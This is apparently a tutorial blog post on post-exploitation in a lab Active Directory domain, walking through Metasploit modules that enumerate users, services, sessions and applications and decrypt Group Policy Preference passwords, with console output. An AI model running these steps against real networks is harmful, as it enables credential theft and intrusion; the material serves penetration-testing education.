Penetration Testing in Active Directory using Metasploit (Part 2)

August 10, 2016 By Raj Chandel


Enumerate all logged on users

This module will enumerate current and recently logged on Windows users.

msf > **use post/windows/gather/enum_logged_on_users**

msf post(**enum_logged_on_users**) > **set session 1**

msf post(**enum_logged_on_users**) > **exploit**



Gather All Group Policy Preference

This module enumerates the victim machine's domain controller and connects to it via SMB. It then looks for **Group Policy Preference** XML files containing local user accounts and passwords and decrypts them using Microsoft's public AES key. Cached Group Policy files may if the group policy object is deleted rather than unlinked. Tested on WinXP SP3 Client and Win2k8 R2 DC.


msf > **use post/windows/gather/credentials/gpp**

msf post(**gpp**) > **set session 1**

msf post(**gpp**) > **exploit**

```
msf > use post/windows/gather/credentials/gpp
msf post(gpp) > set session 1
session => 1
msf post(gpp) > exploit

[*] Checking for group policy history objects...
[+] Cached Group Policy folder found locally
[*] Checking for SYSVOL locally...
[+] SYSVOL Group Policy Files found locally
[*] Enumerating Domains on the Network...
[*] Retrieved Domain(s) RAJLAB from network
[*] Enumerating DCs for RAJLAB on the network...
[+] DC Found: DC1
[*] Searching for Policy Share on DC1...
[+] Found Policy Share on DC1
[*] Searching for Group Policy XML Files...
[*] Parsing file: C:\Windows\SYSVOL\sysvol\rajlab.com\Policies\{30C0F
E8-BFE9-FEC932A81CD5}\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\DC1\SYSVOL\rajlab.com\Policies\{30C0F5E2-6769-42E
32A81CD5}\USER\Preferences\Drives\Drives.xml ...
[*] Post module execution completed
```

Find All DNS Service Records

Enumerates know **SRV Records** for a given domain using target host DNS query tool.

msf > **use post/multi/gather/dns_srv_lookup**

msf post(**dns_srv_lookup**) > **set domain rajlab.com**

msf post(**dns_srv_lookup**) > **set session 1**

msf post(**dns_srv_lookup**) > **exploit**

```
msf > use post/multi/gather/dns_srv_lookup
msf post(dns_srv_lookup) > set domain rajlab.com
domain => rajlab.com
msf post(dns_srv_lookup) > set session 1
session => 1
msf post(dns_srv_lookup) > exploit

[*] Performing DNS SRV Record Lookup for Domain rajlab.com
[+]     _gc._tcp.rajlab.com dc1.rajlab.com 3268 192.168.190.1
[+]     _gc._tcp.rajlab.com dc1.rajlab.com 3268 192.168.190.1
[+]     _gc._tcp.rajlab.com dc1.rajlab.com 3268 192.168.190.1
[+]     _gc._tcp.rajlab.com dc2.rajlab.com 3268 192.168.0.116
[+]     _kerberos._tcp.rajlab.com win-an96v36mkig.rajlab.com 88
[+]     _kerberos._tcp.rajlab.com dc1.rajlab.com 88 192.168.190.
[+]     _kerberos._tcp.rajlab.com dc1.rajlab.com 88 192.168.190.
[+]     _kerberos._tcp.rajlab.com dc1.rajlab.com 88 192.168.190.
[+]     _kerberos._tcp.rajlab.com dc2.rajlab.com 88 192.168.0.11
[+]     _kerberos._udp.rajlab.com dc1.rajlab.com 88 192.168.139.
[+]     _kerberos._udp.rajlab.com dc1.rajlab.com 88 192.168.139.
[+]     _kerberos._udp.rajlab.com dc1.rajlab.com 88 192.168.139.
[+]     _kerberos._udp.rajlab.com dc2.rajlab.com 88 192.168.0.11
[+]     _kerberos._udp.rajlab.com win-an96v36mkig.rajlab.com 88
[+]     _ldap._tcp.rajlab.com win-an96v36mkig.rajlab.com 389 192
[+]     _ldap._tcp.rajlab.com dc2.rajlab.com 389 192.168.0.116
[+]     _ldap._tcp.rajlab.com dc1.rajlab.com 389 192.168.190.1
[+]     _ldap._tcp.rajlab.com dc1.rajlab.com 389 192.168.190.1
[+]     _ldap._tcp.rajlab.com dc1.rajlab.com 389 192.168.190.1
```


Find All Services in Server

This module will query the system for services and display name and configuration info for each returned service. It allows you to optionally search the credentials, path, or start type for a string and only return the results that match. These query operations are cumulative and if no query strings are specified, it just returns all services. NOTE: If the script hangs, windows firewall is most likely on and you did not migrate to a safe process (explorer.exe for example)

msf > **use post/windows/gather/enum_services**

msf post(**enum_services**) > **set session 1**

msf post(**enum_services**) > **exploit**



Find All Active Directory TCP sessions

This Module lists current **TCP sessions**.

msf > **use post/windows/gather/tcpnetstat**

msf post(**tcpnetstat**) > **set session 1**

msf post(**tcpnetstat**) > **exploit**

```
msf > use post/windows/gather/tcpnetstat
msf post(tcpnetstat) > set session 1
session => 1
msf post(tcpnetstat) > exploit

[*] TCP Table Size: 1292
[*] Total TCP Entries: 54
[*] Connection Table
================

  STATE        LHOST          LPORT  RHOST           RPORT
  -----        -----          -----  -----           -----
  CLOSE_WAIT   192.168.0.104  59455  23.211.192.142  443
  ESTABLISHED  127.0.0.1      443    127.0.0.1       59425
  ESTABLISHED  127.0.0.1      59425  127.0.0.1       443
  ESTABLISHED  127.0.0.1      59426  127.0.0.1       59427
  ESTABLISHED  127.0.0.1      59427  127.0.0.1       59426
  ESTABLISHED  127.0.0.1      59430  127.0.0.1       59431
  ESTABLISHED  127.0.0.1      59431  127.0.0.1       59430
  ESTABLISHED  127.0.0.1      59449  127.0.0.1       59450
  ESTABLISHED  127.0.0.1      59450  127.0.0.1       59449
  ESTABLISHED  192.168.0.104  139    192.168.0.110   54868
  ESTABLISHED  192.168.0.104  445    192.168.0.121   52913
  ESTABLISHED  192.168.0.104  445    192.168.0.130   50706
  ESTABLISHED  192.168.0.104  49703  173.252.90.6    443
  ESTABLISHED  192.168.0.104  49851  173.252.90.36   443
  ESTABLISHED  192.168.0.104  49918  192.168.0.119   4444
```


Find All Installed Application in Server

This module will enumerate all installed applications

msf > use post/windows/gather/enum_applications

msf post(**enum_applications**) > **set session 1**

msf post(**enum_applications**) > **exploit**

```
msf > use post/windows/gather/enum_applications
msf post(enum_applications) > set session 1
session => 1
msf post(enum_applications) > exploit

[*] Enumerating applications installed on DC1

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Adobe Photoshop CS                                      CS
 Adobe Photoshop CS                                      CS
 Adobe Reader XI (11.0.17)                               11.0.17
 Adobe Reader XI (11.0.17)                               11.0.17
 Adobe Refresh Manager                                   1.8.0
 Adobe Refresh Manager                                   1.8.0
 FileZilla Client 3.9.0.6                                3.9.0.6
 FileZilla Client 3.9.0.6                                3.9.0.6
 Google Chrome                                           51.0.2704.103
 Google Chrome                                           51.0.2704.103
 Google Update Helper                                    1.3.30.3
 Google Update Helper                                    1.3.30.3
 Intel(R) Processor Graphics                             10.18.14.4170
 Intel(R) Processor Graphics                             10.18.14.4170
 Java Auto Updater                                       2.8.92.14
 Java Auto Updater                                       2.8.92.14
 Malwarebytes Anti-Malware version 2.2.1.1043            2.2.1.1043
 Malwarebytes Anti-Malware version 2.2.1.1043            2.2.1.1043
 Microsoft Office Access MUI (English) 2007              12.0.4518.1014
 Microsoft Office Access MUI (English) 2007              12.0.4518.1014
 Microsoft Office Access Setup Metadata MUI (English) 2007   12.0.4518.1014
 Microsoft Office Access Setup Metadata MUI (English) 2007   12.0.4518.1014
```


Find All Remote Desktop Session

This module dumps MRU and connection data for **RDP sessions**.

msf > **use post/windows/gather/enum_termserv**

msf post(**enum_termserv**) > **set session 1**

msf post(**enum_termserv**) > **exploit**

```
msf > use post/windows/gather/enum_termserv
msf post(enum_termserv) > set session 1
session => 1
msf post(enum_termserv) > exploit

[-] Error loading USER S-1-5-21-2230276520-3246894856-3191542332-1107:
[-] Error loading USER S-1-5-21-2230276520-3246894856-3191542332-1109:
[-] Error loading USER S-1-5-21-2230276520-3246894856-3191542332-1110:
[-] Error loading USER S-1-5-21-2230276520-3246894856-3191542332-500:
[-] Error loading USER S-1-5-21-245837885-165010899-823804016-500: Pro
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1103:
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1104:
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1106:
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1107:
[-] Error loading USER S-1-5-21-3830444487-3145730090-1495114937-1108:
[-] Error loading USER S-1-5-21-879137842-56477881-4148161251-500: Pro
[*] Doing enumeration for S-1-5-21-2230276520-3246894856-3191542332-11
[*] Doing enumeration for S-1-5-21-2230276520-3246894856-3191542332-11
[*] Doing enumeration for S-1-5-21-2230276520-3246894856-3191542332-11
[*] Doing enumeration for S-1-5-21-2230276520-3246894856-3191542332-50
[*] Doing enumeration for S-1-5-21-245837885-165010899-823804016-500
[*] Doing enumeration for S-1-5-21-3830444487-3145730090-1495114937-11
[*] Doing enumeration for S-1-5-21-3830444487-3145730090-1495114937-11
[*] Doing enumeration for S-1-5-21-3830444487-3145730090-1495114937-11
[*] Doing enumeration for S-1-5-21-3830444487-3145730090-1495114937-11
[*] Doing enumeration for S-1-5-21-3830444487-3145730090-1495114937-11
[*] Doing enumeration for S-1-5-21-3830444487-3145730090-1495114937-50
[+] Systems connected to:
[+] --> 192.168.0.116
[+] --> 192.168.0.105
[+] Server list and user hints:
[+] 192.168.0.105 is connected to as RAJLAB\Administrator
[+] 192.168.0.116 is connected to as RAJLAB\Administrator
[*] Doing enumeration for S-1-5-21-879137842-56477881-4148161251-500
[*] Post module execution completed
```